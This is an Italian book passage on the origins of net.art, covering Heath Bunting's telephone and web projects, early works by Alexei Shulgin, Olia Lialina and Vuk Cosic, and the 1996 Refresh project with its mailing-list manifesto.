Uno dei primi eventi che si materializza attraverso il World Wide Web, costituendo una forma embrionale di net.art, è il *King's Cross Phone-In* <www.irational.org/cybercafe/xrel.html> un progetto lanciato nel 1994 dall'artista londinese Heath Bunting. Già pittore del vetro, creatore di *street poster*, graffiti e di interventi di comunicazione urbana di varia natura (dalle radio pirata ai primi Bullettin Board System), Bunting era venuto a conoscenza dei numeri di 36 cabine telefoniche della stazione ferroviaria di King's Cross. Decise quindi pubblicarli sul Web e di diffonderli tramite alcune mailing list a partecipazione internazionale. Invitò quindi tutti coloro che li avevano ricevuti a chiamare simultaneamente le cabine a un orario prefissato, le sei pomeridiane del fuso orario di Greenwich di venerdì 5 agosto. Dopo avere fornito l'elenco dei numeri, il messaggio di Bunting suggeriva ai partecipanti una serie di combinazioni possibili:

> (1) chiama uno o più numeri e lascia il telefono squillare per un breve istante e poi attacca;
> (2) chiama questi numeri secondo un certo tipo di ricorrenza;
> (3) chiama e conversa con una persona prestabilita o inaspettata;
> (4) vai alla stazione di Kings Cross e osserva la reazione/risposta pubblica ai telefoni e le conversazioni;
> (5) fai qualcosa di diverso.
>
> Questo evento verrà pubblicizzato globalmente.
> Scriverò un resoconto affermando che:
> (1) nessuno ha telefonato;
> (2) un'ingente techno folla si è riunita e ha ballato al suono dei telefoni squillanti;
> (3) qualcosa di inaspettato è accaduto.
>
> Nessun rinfresco verrà fornito/per favore portate il pranzo al sacco.

E così, all'ora stabilita, i telefoni cominciarono a squillare simultaneamente, sotto gli sguardi interrogativi degli impiegati e dei rivenditori della stazione. Passanti e avventori delle cabine, attratti dalla curiosa coincidenza, rispondevano. Si avviavano così delle conversazioni casuali, ai limiti del surreale. La rapida diffusione dei numeri attraverso la Rete, faceva sì, fatto ancora più inusuale, che molte telefonate arrivassero da paesi

come gli Stati Uniti e l'Australia[26] che con il sistema postale tradizionale sarebbe stato molto più difficile e costoso raggiungere.

Il *King's Cross Phone-In* era una scommessa, un'ipotesi sull'intersezione di vari sistemi di comunicazione, materiali e immateriali: quello della locale stazione londinese (importante snodo della metropolitana urbana), il sistema ferroviario nazionale britannico e quello telefonico internazionale. Quest'ultimo veniva impiegato sia nella vecchia modalità – le conversazioni a voce – che nella nuova – le mailing list. Sebbene l'idea fosse stata concepita da un singolo, la sua attuazione, ancora una volta, era stata possibile solo grazie alla partecipazione di molti. Come nel caso di *Hole in Space*, il *King's Cross Phone-In* metteva in luce un meccanismo. Se Galloway e Rabinowitz si erano serviti del satellite, Heath Bunting aveva impiegato le reti telematiche, creando però un'asimmetria comunicativa. Una parte dell'azione veniva effettuata da un pubblico – coloro che chiamavano – attivo e cosciente delle finalità dell'esperimento. L'altra metà, quella dei riceventi, non sapeva perché i telefoni stessero squillando simultaneamente, né perché avesse alzato il ricevitore. Introducendo il fattore caso, Bunting dimostrava come fosse possibile sviluppare nuove forme di socialità a distanza (una chat telefonica di massa), in grado di irrompere negli spazi urbani in modo del tutto inaspettato.

L'intersezione tra sistemi di comunicazione urbana e telematica rimane al centro del lavoro dell'artista nel suo primo periodo. Nel 1995 sarà la volta di *Communication Creates Conflict*, realizzato con il patrocinio dell'Institute of Contemporary Culture di Tokyo. In questo caso, i media utilizzati – fax, e-mail, cartoline virtuali, volantini e bigliettini cartacei – facevano esplicitamente riferimento alla mail art, che aveva già posto la questione del networking come nuova forma dell'agire estetico. Tuttavia rispetto al *King's Cross Phone-In*, *Communication Creates Conflict* offriva al navigatore una serie di opzioni basate su un uso più specifico del Web. Accedendo all'homepage del progetto <www.irational.org/cybercafe/tokyo> e attivando i collegamenti ipertestuali contenuti in un breve componimento introduttivo di Bunting, il navigatore trovava una serie di *form* – moduli predisposti all'inserimento dinamico di dati – con cui poteva inviare messaggi di testo a Heath Bunting o a chiunque altro. A complemento dei processi automatici utilizzati, l'artista londinese elaborava poi un ventaglio di "opzioni poetiche": significativo, in questo senso, era il modulo per l'invio di messaggi e-mail, dove un testo precompilato poteva essere modificato in più parti, con un numero discreto di permutazioni possibili.

Bunting ideava anche altre forme di interazione a distanza da realizzare in un lasso temporale coincidente con il periodo in cui si sarebbe reca-

to a Tokyo per presentare il suo progetto all'Institute of Contemporary Culture. In questo caso, sempre per mezzo di un form, i navigatori potevano inviare all'artista un certo numero di fax o volantini (da 1 a 500), che egli avrebbe poi provveduto a distribuire per le strade di Tokyo, nelle stazioni della metropolitana o che avrebbe abbandonato nei cassonetti della stazione di Shibuya. Anche qui, il navigatore aveva a disposizione una serie di opzioni paradossali, come scegliere la stazione della metropolitana o il nome del destinatario dei volantini. La fissazione di Bunting per le ferrovie urbane emerge anche da alcuni suoi appunti di viaggio ("non c'è una mappa completa della metropolitana, sono tutte diverse e mancano un sacco di stazioni").

Da una parte, dunque, i progetti di Bunting si mostravano in perfetta continuità con gli esperimenti di estetica della comunicazione precedenti, con palesi ascendenze legate a Fluxus e al neoismo;[27] dall'altra, evidenziavano le possibilità sociali offerte dal nuovo medium, pur tralasciando di indagarne gli aspetti più propriamente formali e linguistici.

Nello stesso periodo, il compito di portare avanti la sperimentazione formale sul mezzo sembra affidato soprattutto agli artisti dell'Est Europa. Uno dei più attivi sperimentatori è il russo Alexei Shulgin, la cui intensa attività di *networker* sarà centrale per la rapida evoluzione di tutta la scena. Come molti altri net.artisti, anche Shulgin proviene dalle arti visive, tanto che il suo primo lavoro sul Web è una galleria fotografica (Hot Pitcures) che offre spazio a giovani artisti russi. Resosi presto conto delle potenzialità offerte dal mezzo, l'artista russo inizia a riflettere su una nuova forma espressiva, "basata su un'idea di comunicazione, piuttosto che di rappresentazione" e specificamente concepita per la rete.

Siamo all'inizio del 1995, la velocità media di connessione per un utente medio si aggira attorno ai 9600 bps-14.4 kbps e le potenzialità dell'ipertesto sono ancora limitate. Visualizzare un'immagine richiede del tempo, la promessa istantaneità tra un click e il suo effetto è di là da venire. Il modo migliore per fronteggiare queste limitazioni è appropriarsi dei nuovi strumenti ponendosi nei loro confronti con leggerezza e una sottile vena ironica: "Internet, in sé, è un hobby, un gioco, tutti possono giocare con Internet. È come gli scacchi...", dirà Shulgin in un'intervista.[28]

Nascono così una serie di "giochini" ultra-minimali, la cui semplicità – e limitatezza – richiamava alla memoria *Pong*, il primo videogame elettronico. In quel caso, era la novità e l'estasi di poter interagire con un "oggetto" sullo schermo a costituirne la vera esperienza. Parimenti, i giochini di Shulgin, pur non andando oltre l'esercitazione formale in Html, facevano dell'interazione il loro oggetto di ricerca: in *Turn Off Your TV Set*, <www.de-



sk.nl/~you/turnoff>, il fruitore era posto di fronte a due banali opzioni – spegnere un televisore o cambiare canale – entrambe percorribili attraverso un click. Cliccando sull'immagine di uno schermo tv acceso, si poteva accedere a una nuova pagina contenente un altro fotogramma, per un totale di dodici schermate. Cliccando invece su un bottone verde, l'interruttore del televisore, si otteneva uno schermo spento e il raggiungimento dello scopo ultimo del gioco: spegnere il televisore per entrare in relazione con un medium (la Rete) che presupponeva un modo completamente diverso di interagire.

Lo stesso tipo di meccanismi veniva messo all'opera in altri *divertissement* come *Remedy for Information Desease* <www.desk.nl/~you/remedy> o *Joro Da Silva Travels in Europe* <www.easylife.org/jdsilva>. Nel primo, all'interno di una progressiva suddivisione della pagina in *frame*, Shulgin proponeva una serie di immagini animate di cui si poteva scegliere la modalità di movimento (dall'alto in basso, circolare, stroboscopica ecc.), allo scopo di curarsi dallo stress dal sovraccarico informativo: "Questo è un sistema innovativo per la cura delle malattie da informazione. Il flash cura il flash" era il paradossale motto.

In *Joro Da Silva*, all'annuncio dell'imminente arrivo dell'omonimo artista brasiliano (formulato in ben sedici lingue), faceva seguito l'apertura di una piccola finestra *pop-up* con la domanda "Vuoi farlo dormire da te?". Rispondendo "Sì", si poteva inviare una e-mail direttamente all'interessato e mettersi realmente d'accordo per un'eventuale ospitalità. Siamo vicini, in questo caso, alle dinamiche di *telesocialità* già esplorate da Heath Bunting.

L'uso di finestre pop-up "a valanga", un espediente impiegato abitualmente dai siti a carattere pornografico per inondare lo schermo del navigatore, viene ripreso e utilizzato per scopi narrativi in *This Morning* <www.easylife.org/this_morning>, un progetto del 1997, in cui una sequenza di piccole finestre si apre continuamente in diversi punti dello schermo, componendo un divertente *stream of consciousness* sui pensieri mattutini di Shulgin:

> This morning /
> I want to piss / I want to eat / I want to shit / I want to drink / I want to fuck / I want to smoke / I want to go for a walk / I want to work
> All at once!

All'uso dell'Html come risorsa narrativa si aggiungeva ora una prima sperimentazione con i codici JavaScript,[29] in particolare delle funzioni

Heath Bunting, *Communication Creates Conflict,* 1995

Alexei Shulgin, *This Morning,* 1997



“open.window” (per l’apertura/chiusura automatica di nuove finestre) e “window.scroll”, che permetteva di “animare” un testo all’interno di una pagina spostandolo in base a coordinate preassegnate. Siamo già agli inizi di una fase più matura, che approfondiremo in seguito.

Nel solco di queste esperienze si collocano, in parte, anche i lavori di Olia Lialina. Moscovita come Shulgin, proveniente anch’essa da un background legato alle arti visive, si era avvicinata al Web curando le pagine del centro sperimentale di cinematografia Cine Fantom. Indagando le modalità con cui si poteva trasporre la narrazione filmica in Rete, la Lialina iniziò così a creare delle “sceneggiature” in Html, basate su testi, immagini in bianco e nero e Gif animate.

Molti di questi lavori, legati alla ricerca di un linguaggio della Rete, avevano titoli che riecheggiavano l’universo letterario (*My boyfriend came back from the war; Anna Karenin goes to paradise; The Great Gatsby*) ed erano concepiti per includere nella narrazione sia il fruitore sia le risorse della Rete.

In una delle prime realizzazioni, intitolata *If you want me to clean your screen*, <www.entropy8zuper.org/possession/olialia/olialia.htm>, al centro della pagina appariva il palmo di una mano con un francobollo stampigliato, collegato all’indirizzo e-mail della Lialina. Simultaneamente sulla cornice inferiore del browser scorreva l’invito ad azionare la barra di scorrimento verticale per ripulire lo schermo (“If you want me to clean your screen, scroll up and down”). In *My boyfriend came back from the war* <www.teleportacia.org/war/war.html> lo schermo del browser veniva suddiviso in diversi frame contenenti brandelli di dialogo e immagini in bianco e nero. Cliccando sulle singole frasi, si aprivano ulteriori frame e collegamenti che ampliavano le possibilità di ricombinazione della storia, anche se all’interno di uno schema predefinito dall’autrice.

Diversamente, nel caso della net.comedy *Anna Karenin goes to paradise*, <www.teleportacia.org/anna>, la narrazione si sviluppava grazie all’interazione con tre motori di ricerca (Yahoo, Altavista e Magellan) integrati nelle pagine. All’utente veniva chiesto di effettuare tre diverse ricerche preimpostate (“love”, “train”, “paradise”) attraverso l’apposito form; in base al risultato, il navigatore poteva scegliere di proseguire la storia “deviando” su uno dei link elencati. Tuttavia, il modulo consentiva anche di effettuare ricerche libere: in questo modo, lo svolgimento del plot diveniva virtualmente infinito, essendo legato sia alle scelte aleatorie dei fruitori sia alla continua evoluzione del Web.

Siamo ancora a un livello elementare di interazione, ma, come per i

Olia Lialina, *My boyfriend came back from the war,* 1996

Vuk Cosic, *Net Art Per Se,* 1996

suoi precursori, la net.art delle origini si caratterizzava per l'enfasi posta sul circuito comunicativo, piuttosto che sui contenuti da esso veicolati; un circuito che in realtà faceva "dello stesso fruitore il contenuto". Questo concetto è fondamentale per collocare l'estetica della comunicazione e la net.art nel filone di ricerca delle avanguardie del Novecento. Come scriveva Mario Costa:

> Rinunciare al contenuto [...] significa distinguere tra "industria culturale" e "ricerca estetica". La prima consuma i "contenuti", gli "aneddoti", il "racconto" dei media, la seconda analizza le forme del loro linguaggio, le loro configurazioni tecniche, la specificità del loro modo di funzionare... E mobilita tutto questo in senso estetico. Da questo punto di vista il contenuto "narrativo" e "umanistico" in generale è soltanto un "pretesto" e tale è stato in tutte le indagini che le avanguardie hanno dedicato al cinema, alla fotografia, al magnetofono, alla stampa...[30]

Similmente, la net.art delle origini prescindeva dai contenuti tradizionalmente intesi e puntava soprattutto a creare nuove forme narrative, non mimetiche e referenziali, sotto il segno di quella "infinita processualità di testo-immagine" già sperimentata e teorizzata negli anni Ottanta da autori come Roy Ascott e Robert Adrian X.

Già in occasione di *Net Art Per Se*, per esempio, Vuk Cosic aveva realizzato alcune pagine modificate di Altavista, CNN.com e Yahoo che rimandavano semplicemente ai siti di Heath Bunting, Olia Lialina e Alexei Shulgin. In *Www Art Award* <www.easylife.org/award> di Shulgin e Rachel Baker, l'idea di utilizzare il Web come vero e proprio ready-made veniva ulteriormente sviluppata elencando e linkando una serie di pagine dall'aspetto vagamente artistico, che venivano insignite di una *Www Art Medal*. In realtà, le pagine erano incluse attraverso una ricerca casuale, commentate con citazioni estrapolate *ad hoc* da saggi critici sull'arte, e premiate con motivazioni paradossali che contribuivano a creare ulteriore spaesamento. Un sito softcore riceveva così il premio "per il miglior uso del colore rosa"; l'homepage di Akademgorodok, la Città della scienza costruita in Siberia, vinceva "per l'ingenuità", e così via... Come commentava Andreas Broeckmann,

> Il progetto crea uno spazio artistico distribuito e mette in mostra degli *objets trouvés* provenienti dalle reti, dissolvendo il confine tra intenzione, gesto, collezione/presentazione e oggetto. La pratica artistica, il "progetto" nel senso letterale della parola, è una carrellata attraverso la superficie dei documenti della Rete.[31]

Come vedremo nei prossimi due capitoli, sarà proprio giocando sull'ambivalenza tra "l'aspetto superficiale" dei materiali della Rete e i suoi meccanismi meno evidenti e intuitivi che moltissimi progetti di net.art spiccheranno il volo.

Note

[1] L'*anonymous mailer* o *remailer* è un software dal lato server che consente di spedire e-mail senza che il mittente possa essere individuato. Perché un'e-mail spedita anonimamente sia effettivamente sicura si possono usare dei servizi online o spedire un'e-mail a una catena di anonymous remailer crittandola con il Pgp. Per approfondire l'argomento cfr. Joe Lametta, *Kryptonite. Fuga dal controllo globale. Crittografia anonimato e privacy nelle reti telematiche*, Nautilus, Torino, 1998. Per un approccio meno tecnico e più storico all'argomento, Steven Levy, *Crypto*, ShaKe Edizioni, Milano 2002.
[2] "Tutto questo diviene possibile solo con l'emergere della Rete. L'arte come nozione diviene obsoleta". Ovviamente la storia di Vuk Cosic non è altro che un costrutto mitopoietico, una sorta di leggenda che gli autori del libro scelgono di tramandare.
[3] Marcel Duchamp ha creato diversi ready-made "aiutati", in cui all'oggetto prefabbricato aggiungeva un piccolo segno grafico di presentazione.
[4] *Digerati* è un termine diffuso dall'agente letterario John Brockman per designare le cosiddetta "terza cultura" associata ad Internet e "l'élite digitale" che se ne fa portatrice. Nel nostro caso viene usato in modo leggermente ironico.
[5] Alexei Shulgin, *Net.Art – the origin*, "Nettime", 18/03/1997, <http://amsterdam.nettime.org/Lists-Archives/nettime-l-9703/msg00094.html>.
[6] Alexei Shulgin, *Art, Power and Communication*, <http://sunsite.cs.msu.su/wwwart/apc.htm>, 1996.
[7] <http://www.ljudmila.org/naps>.
[8] Walter Van der Cruijsen, *on.net.art*, "Nettime", 6/5/1997, <http://amsterdam.nettime.org/Lists-Archives/nettime-l-9705/msg00022.html>.
[9] Joachim Blank, *What is netart ;-) ?*, <www.irational.org/cern/netart.txt>.
[10] Tilman Baumgärtel, *[net.art 2.0], New Materials Towards Net art*, Verlag für moderne Kunst, Nurnberg 2001, p. 24.
[11] Pit Schultz, citato da Baumgärtel in *[net.art 2.0],* op. cit., p. 25.
[12] Nel primo caso essa riporterà un indirizzo Web o Url, nel secondo indicherà directory e file collocati sui dischi locali del computer.
[13] Un sito di Web art che incorpora alcune funzioni e caratteristiche della net.art è *Mouchette* <www.mouchette.org>. Ispirata dall'omonimo film di Robert Bresson del 1967, Mouchette pretende di essere una bambina di 13 anni residente ad Amsterdam e già esperta nell'arte della Rete. Essendo il film di Bresson centrato sul suicidio della bimba, l'anonimo artista che si cela dietro al nome di Mouchette chiede ai navigatori quale possa essere il modo migliore per suicidarsi a 13 anni. Il sito raccoglie gli articolati e a volte esilaranti suggerimenti dei navigatori dal 1998 a

oggi. In altri interventi come *Kill My Cat*, Mouchette invita il visitatore a uccidere il suo gatto cliccando ossessivamente su un bottone che sfugge alla presa del mouse (il topo che uccide il gatto). Una volta che ci si riesce, si apre immediatamente un form che ti chiede "Why did you kill my cat?". Anche qui i messaggi vengono archiviati e riutilizzati in seguito. L'ambigua e seducente personalità di Mouchette ha scatenato negli anni dibattiti a non finire sulla sua vera identità, riflessioni accademiche sulla rappresentazione culturale e di genere in Rete, siti di fan e contrositi <www.ihatemouchette.org>, battaglie anti-censura e molto altro ancora.

[14] Ci riferiamo qui ai cosiddetti *blogs*, sistemi di pubblicazione collaborativi relativamente semplici da installare e configurare come Php Nuke, Post Nuke, Slashdot e altri ancora. Un classico esempio di sistema *open publishing* è fornito dalla piattaforma impiegata dal network di Indymedia, <www.indymedia.org>.

[15] Andreas Broeckmann, *Remove the controls*, "Zkp", n. 4, 1997.

[16] Lev Manovich, *Il linguaggio dei nuovi media*, Edizioni Olivares, Milano 2002, pp. 206-217.

[17] Artista coreano tra i fondatori di Fluxus, Nam June Paik è considerato il padre della videoarte. Dalle "Tv per violoncello" suonate da Charlotte Moorman alla fine degli anni Sessanta alle complesse video-sculture degli anni Novanta, Nam June Paik ha collaborato con artisti del calibro di Joseph Beuys, John Cage e Douglas Davis. Nel 1965 piazzava un magnete sopra un apparecchio televisivo (*Magnet Tv*) mostrando la dimensione puramente elettromagnetica del segnale mentre nel '69 invitava lo spettatore a interagire con lo schermo televisivo (*Participation Tv*). L'attenzione agli aspetti interattivi lo porterà nel 1974 a coniare il termine "information superhighway", divenuto di uso comune solo negli anni Novanta. Negli anni Ottanta conduce diversi esperimenti di arte satellitare con rock star come David Bowie e Peter Gabriel.

[18] Derrick De Kerckhove, *L'estetica della comunicazione: per una sensibilità planetaria dell'uomo*, in *L'estetica della comunicazione*, a cura di Mario Costa, Castelvecchi, Roma, 1999.

[19] Gene Youngblood, *Virtual Space. The Electronic Environments of Mobile Image (excerpt)*, in *Ars Electronica. Facing The Future*, Mit Press, Cambridge (Mass.) 1999, p. 362.

[20] Mario Costa, *L'estetica della comunicazione*, cit., p. 34.

[21] Filosofo e urbanista, Paul Virilio è noto come il teorico della "velocità di fuga" e dell'azzeramento dell'esperienza umana del territorio, del viaggio e dell'Altro dovuta alla diffusione accelerata dei sistemi di telecomunicazione. Ciò avrebbe effetti deleteri anche sulla politica e i processi di partecipazione democratica. Dagli anni Settanta a oggi il suo pensiero si è evoluto in una direzione radicalmente pessimista. Tra i libri segnaliamo il classico *Velocità e politica: saggio di dromologia*, Multiphla, Milano 1981 e il più recente *La velocità di liberazione*, Mimesis, Milano 2000. In rete, la biblioteca multimediale di Mediamente contiene due lunghe e interessanti interviste del 1995 e del 1999 <www.mediamente.rai.it/home/bibliote/biografi/v/virilio.htm>.

[22] Walter Benjamin, *L'opera d'arte nell'epoca della sua riproducibilità tecnica*, Einaudi, Torino 1966.

[23] Cfr. Robert Adrian, *The World in 24 Hours*, in *Ars Electronica. Facing The Future*, cit.

[24] Roy Ascott, *Il momento telematico*, in *L'estetica della comunicazione*, cit., p. 82.

[25] La definizione di intelligenza connettiva è di Derrick De Kerchove. Del filosofo allievo di Marshall McLuhan segnaliamo *Brainframes. Mente, tecnologia, mercato,* Baskerville, Bologna 1993 e *La pelle della cultura*, Costa & Nolan, Milano-Genova 1996. In rete, la biblioteca di Mediamente ospita sei interviste tra il '95 e il '98, <www.mediamente.rai.it/home/bibliote/biografi/d/dekerckh.htm>.
[26] Il resoconto dell'azione è archiviato in <www.irational.org/cybercafe/xrep.html>.
[27] Si pensi alla celebre performance Fluxus *Tre eventi telefonici*: "Quando il telefono suona, lascialo suonare finché non smette. Quando il telefono suona, alzare il ricevitore poi riabbassarlo. Quando il telefono suona, rispondere". Il neoismo, nato alla fine degli anni Settanta, condivideva con Fluxus, e in particolare con George Maciunas, l'interesse per questo tipo di performance brevi basate su un copione, i giochi, le trovate e l'umorismo. Si veda in proposito Stewart Home, *Fluxcontinuum: l'influenza di Fluxus sui movimenti successivi,* in ID., *Neoismo e altri scritti,* Costa & Nolan, Genova 1997, pp. 116-122.
[28] Citato in Robert Adrian, *Net Art on Nettime*, "Zkp", n. 4, 1997, p. 8.
[29] Javascript è un linguaggio di programmazione relativamente semplice che può essere incorporato nel codice di una pagina Web per creare funzioni interattive. Come vedremo nel capitolo successivo, verrà usato molto da Jodi per "far impazzire" il browser.
[30] Mario Costa, *L'estetica della comunicazione*, cit., pp. 21-22.
[31] Andreas Broeckmann, *Net.art, Machines and Parasites*, in <http://www.irational.org/cybercafe/backspace/netart.txt>, 1997.

2

Poetiche del codice

La politica del link

Il World Wide Web è un ipertesto che si espande (e decade) illimitatamente. Il gioco potenzialmente infinito dei rimandi sta ridefinendo la nostra percezione di che cosa sia un testo, del modo in cui esso si colloca rispetto al contesto, all'autore e ai suoi fruitori. Una serie di parametri con cui si era soliti vagliare, in relazione al libro a stampa, il rapporto tra autore, opera e tradizione letteraria entrano in crisi e necessitano di nuove definizioni. Questo cambiamento investe il livello non solo dei significati e della produzione di senso, ma anche dei significanti. Nel momento in cui ogni parola, ogni numero e persino ogni lettera dell'alfabeto divengono potenzialmente linkabili o registrabili come domini, i segni acquistano una nuova valenza, non sempre riconducibile alla funzione assegnatagli dalla lingua "naturale".

Gli artisti della Rete sono tra i primi a cogliere gli effetti di queste trasformazioni e a renderli palesi con una serie di progetti e interventi ironici e paradossali. Come abbiamo visto nel capitolo precedente, i net.artisti erano costantemente in contatto tra di loro. Scambiandosi idee e progettualità tramite e-mail, o negli incontri internazionali *in real life*, davano vita a un circuito estremamente dinamico ed effervescente, ma tutto sommato ancora autoreferenziale e poco visibile. E così nel settembre del '96, alcuni di loro (Cosic, Shulgin, Broeckmann) decisero di fare emergere questo circuito, collegando le proprie pagine tramite *Refresh*

<http://redsun.cs.msu.su/wwwart/refresh.htm>, un progetto divenuto in seguito un vero "classico" della net.art.

Normalmente su Internet il collegamento tra diversi siti è contrassegnato da *hyperlink*, porzioni di testo o immagine che possono essere attivate dall'utente con un semplice click. Il progetto *Refresh* rendeva automatico questo processo di trasferimento, attraverso l'uso di un semplice comando (tag) del codice Html. In altri termini, se una pagina Html contiene la tag del "refresh", allo scadere di un tempo predeterminato dal suo autore, il documento scompare, o meglio, si "rinfresca" in una nuova pagina.

Di norma questa tag viene impiegata per costruire sequenze dinamiche all'interno di uno stesso sito o per rinviare il navigatore a una versione più recente dello stesso. Nel caso del progetto *Refresh* invece, la funzione era impiegata in modo inusuale per mettere in collegamento siti realizzati da autori diversi, ospitati da server dislocati a migliaia di chilometri gli uni dagli altri.

Il progetto veniva lanciato su diverse mailing list da un appello che invitava chiunque potesse gestire un sito Web a collegarlo a una catena in continua evoluzione:

> To: nettime@desk.nl
> From: Alexei Shulgin <easylife@glas.apc.org>
> Subject: <nettime> The #Refresh Action Manifesto
> Date: Mon, 30 Sept 1996 19:28:02 +0400
>
> Refresh
>
> Un'improvvisazione creativa di Web-Surf Multi-Nodale per un Nonspecificato Numero di Giocatori
>
> ... poetica – esplorando l'instabilità, l'imprevedibilità, il flusso degli elettroni, sentendo l'universo, l'estasi di una vera creatività connessa, zompettando attraverso spazi, culture, linguaggi, generi, colori, forme e dimensioni ... [vuoi aggiungere qualcosa?]
>
> se non ti deprimi per le homepage prive di casa e i siti web vagabondanti, se hai minato la speranza che nomi e luoghi del webspazio avranno sempre una sede fissa, e non ti preoccupi di essere catapultato altrove dopo dieci secondi, unisciti a Refresh, l'amichevole delirio di web-design che vogliamo inaugurare domenica 6 ottobre, 18.00-22.00hrs Cet.
>
> Estenderemo continuamente il ciclo del refresh di pagine Web speciali, in-

> terconnesse e sedute su server differenti, a Rotterdam, Mosca, San Pietroburgo, Lubiana, Riga, Amsterdam, Helsinki
> ... Allo stesso tempo, ci collegheremo attraverso un canale Irc, discutendo e risolvendo i problemi.
> [...]
> Il loop del refresh può crescere lentamente prima del 6 ottobre e il giorno stesso puoi cambiare il design della tua pagina, o scaricare le pagine di altre persone, cambiandole e mettendole sul tuo server, o chiedendo di includere la pagina cambiata sul server originale.
>
> Attenzione: niente shockwave, niente plug-ins, 10 secondi di tempo di *Refresh* – fatela breve!, niente pubblicità eccetto la pagina del proprietario, niente pagine commerciali, due link per pagina.
> [...]
> Rimani dove sei!

Suggerendo una *poetica del networking*, il progetto *Refresh* metteva in luce diversi punti nodali.

Da un punto di vista estetico evidenziava quelle caratteristiche di transitorietà e impermanenza proprie della net.art. La costruzione di un anello, di un tracciato a tappe, mostrava come in Rete la prossimità fosse segnata non da coordinate spaziali cartesiane, ma dalla capacità di mettere in condivisione una griglia di tempi. Inoltre, la performance rendeva labili i limiti tra la fruizione dell'evento (semplice navigazione lungo l'anello dei siti) e la partecipazione diretta con una propria pagina Web: la funzione dello spettatore-attore o del fruitore-interprete diveniva così una prospettiva concreta e alla portata di tutti. Tale funzione veniva incentivata dall'invito esplicito alla manipolazione e al riassemblaggio dei materiali altrui, da attuarsi scaricando altre pagine della catena e reinserendole modificate sul proprio sito o su quello originale.

Refresh rendeva palese a un pubblico più ampio l'esistenza di un circuito di collaborazioni e scambi, visibile fino a quel momento ai soli addetti ai lavori. Questa "rete nella Rete" era composta da una serie di server, mailing list, media center e media lab dell'Est e dell'Ovest europeo, australiani e americani, che condividevano una vocazione globale sconosciuta anche alle esperienze delle avanguardie del Novecento più cosmopolite. Attraverso queste strutture, il lavoro di elaborazione discorsiva e di sperimentazione pratica, intessuto attraverso una vasta gamma di iniziative, si apriva ormai a connessioni e influenze diverse.

